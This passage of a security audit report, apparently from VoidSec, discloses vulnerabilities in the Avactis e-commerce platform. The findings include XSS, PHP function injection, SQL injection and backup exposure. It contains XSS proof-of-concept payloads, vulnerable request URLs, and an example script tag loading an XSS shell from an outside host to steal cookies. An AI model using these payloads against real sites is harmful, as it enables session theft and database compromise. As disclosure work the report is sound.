4.12 - Various Reflected Self-XSS on Admin Panel





Impact:

The attacker might steal the session cookie, use an XSS Shell in ASP and insert a virus <script src="host/shell.asp"></script> and send commands, cookies, keyloggers and so on.

4.13 - PHP Command injection on Admin Panel avactis-system/admin/admin.php?page_view=phpinfo

By editing the parameter $_GET[‘page_view’] present in the page above mentioned it is possible to execute arbitrary PHP commands, provided they don't imply the sending of parameters.

Impact:
A malicious admin might launch arbitrary commands and PHP code on the server.

Solution:
Do not use the user input to call PHP functions, especially if not validated.

Code:

```
/avactis-system/admin/admin.php:19-20

$req = &$application->getInstance('Request');

$pg_view = $req->getValueByKey('page_view');

/avactis-system/admin/admin.php:37

$tpl_class = $pg_view;

/avactis-system/admin/admin.tpl.php:89

<?php $tpl_class(); ?>
```

4.14 - Directory Listing /avactis-themes/ && /avactis-extensions/ && /avactis-system/admin/templates/ && /avactis-uploads/[hash]/ && /avactis-system/admin/blocks_ini/

In a lot of circumstances (Apache2 and/or nginx default installation) the guidelines of .htaccess are ignored, allowing a directory listing in the above quoted folders.


Impact:
It is possible to access any file in those directories easily.

Solution:
Stop the directory listing by inserting an index file in each of them.

4.15 - XSS on checkout.php && product-info.php Description:

There are a lot of parameters which lack an input validation, allowing a potential XSS attack from a malicious user.

```
GET

/checkout.php?asc_action=SetCurrStep/step_id=8%3Cbody%20onloa
d%3D%22alert%281%29%22%3E (url-encoding is necessary)

POST /product- info.php?Classic_Musicals_from_the_Dream_Factory__Vol  3-
pid106.html  asc_ajax_req=1&asc_action=AddToCart&prod_id=106&colorname=&o
ptions_sent=yes&quantity_in_cart=7<body onload=alert(1)>
```




Impact:
The XSS regards inserting malicious javascript code in order to edit the source of the visited webpage. Doing so, an attacker might try to recover sensitive data (browser level) such as cookies.

Solution: Sanitize user input.

4.16 - Boolean/time-based SQL Injection on checkout.php Description:

The vulnerability 'no input validation' which might origin an SQL Injection attack is located in the parameter 'asc_oid':

```
GET /checkout.php?asc_action=UpdatePaymentStatus&asc_oid=1
```




Impact: See point 4.11

Solution: See point 4.11

4.17 - Directory Listing + Backup Download /avactis-conf/backup/ (works only on stock apache2 || nginx)

When having servers configured as told in point 4.8 it is possible to read the content of the above mentioned folder and download the present non crypted backups



Impact:

A non-authenticated user might download a backup of the website with all the passwords and uploaded data.

Solution:

Build a protection for the directories, which may be applied even in stock situations and on nginx. Then secure the data with passwords, ciphering their contents.

4.18 - Admin panel orders.php Union/Error/Boolean/Time based SQL Injection

An additional possibility of SQL Injection attack is found in the page orders.php from administration panel (it is so necessary to be authenticated as admin) and allows to exploit the vulnerability through almost all the possible kinds of SQLi (boolean based, error based, union based e time based):

```
GET
/avactis-system/admin/orders.php?asc_action=OrdersSearchByStatus&status_id=1
```

Impact: See point 4.11.

Solution: See point 4.11

5. Appendix

5.1 Tools

The team used several tools to perform the test, both open source and proprietary.

- Burp Suite Proxy
- ZAP Proxy
- Firefox extension: Tamper Data, Cookie Manager, Live HTTP Headers, HttpRequest, HackBar and Firebug.
- Curl and Wget

5.2 About the team

Paolo Stagno (Leader and founder of VoidSec.com):
Paolo Stagno, aka VoidSec, is a Cyber Security Researcher and a Penetration Tester.
He is a consultant specialized in Penetration Test, Cyber Security Research, Vulnerability Assessment, Cybercrime, Underground Intelligence, Network and Application Security for a wide range of clients across top tier international bank, major companies and industries.

Twitter: @Void_Sec
Email: voidsec@voidsec.com

Team

Maurizio Abdel Adim Oisfi - smaury@shielder.it
Andrei Manole - manoleandrei94@gmail.com
Luca Milano - luca-milano@mail.com

About voidsec.com
We believe that, especially in Italy, in the last few years, the underground hacking community died, not for a lack of ideas or skills but because, in our opinion, we lost two fundamental requirements: a meeting place and the possibility to share.
VoidSec.com intends to give to all hackers a meeting place, where ideas can be shared freely; where: who know can return the knowledge to the community and a place where the inexperienced can learn.

Web Site: https://www.voidsec.com